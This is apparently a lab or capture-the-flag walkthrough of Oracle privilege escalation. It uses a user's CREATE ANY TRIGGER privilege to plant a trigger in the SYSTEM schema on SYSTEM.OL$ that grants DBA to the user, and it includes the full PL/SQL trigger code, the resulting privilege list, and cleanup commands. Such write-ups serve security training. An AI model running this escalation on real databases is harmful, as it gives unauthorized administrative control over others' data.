

Challenge 25

Login to the oracle database based on the following information [Level: Intermediate]

Username: user4

Password: password4

IP: 192.168.2.12

Port: 1521

SID: XE

- List the permissions/privileges of current user. (create any trigger)
- Escalate privileges and become DBA


Login to the database as user4

The screenshot shows a configuration window for a database connection. The fields are as follows:

- Login:** user4
- Password:** password4
- Driver Class:** oracle.jdbc.driver.OracleDriver
- Driver Location:** ::\Program Files (x86)\RazorSQL\drivers\oracle\orai18n.jar
- JDBC URL:** jdbc:oracle:thin:@192.168.2.12:1521:XE
- Auto Commit:** On
- SQL Restrictions:** None
- Transaction Isolation:** Default
- Connect at Startup:** unchecked

Buttons at the bottom: CONNECT, ADD PROFILE, COPY PROFILE, DELETE PROFILE

List the current privileges:




Note: that we have a high privilege CREATE ANY TRIGGER. Thus, if we can create a trigger into a high privileged user and then execute an event which will invoke our crafted trigger than the trigger will get executed with privileges of DBA user and then we can execute or SQL code as DBA.


Note: the table SYSTEM.OL\$ is a special table and PUBLIC have insert privileges on this table. So, we can create a trigger in SYSTEM schema based on insert done on table SYSTEM.OL\$

```
create or replace trigger "SYSTEM".the_trigger
before insert on system.OL$ for each row
declare pragma autonomous_transaction; begin
execute immediate 'grant dba to user4';
end the_trigger;
```


As per the trigger above, every-time an insert is made on table SYSTEM.OL\$ the trigger will execute the statement 'GRANT DBA TO USER4' (with permissions of SYSTEM user).



Now if we do an insert into SYSTEM.OL\$ the trigger will be invoked.



This should give us DBA role. If we logout and log back in, we can verify this:



The screenshot shows the Oracle SQL Developer interface. On the left, the 'Schemas' tree is expanded to show 'USER4'. The main editor window contains the SQL query: `select * from session_privs`. Below the editor, the 'session_privs' table is displayed with a list of privileges. The table has a single column named 'PRIVILEGE'.

PRIVILEGE
1 ALTER SYSTEM
2 AUDIT SYSTEM
3 CREATE SESSION
4 ALTER SESSION
5 RESTRICTED SESSION
6 CREATE TABLESPACE
7 ALTER TABLESPACE
8 MANAGE TABLESPACE
9 DROP TABLESPACE
10 UNLIMITED TABLESPACE
11 CREATE USER
12 BECOME USER
13 ALTER USER
14 DROP USER
15 CREATE ROLLBACK SEGMENT
16 ALTER ROLLBACK SEGMENT
17 DROP ROLLBACK SEGMENT
18 CREATE TABLE
19 CREATE ANY TABLE
20 ALTER ANY TABLE
21 BACKUP ANY TABLE
22
23
24
25
26
27
28
29
30
31
32
33

Please make sure we remove this trigger for other users and revoke our permissions:

```
drop trigger system.the_TRIGGER
```

and then

```
revoke dba from user4
```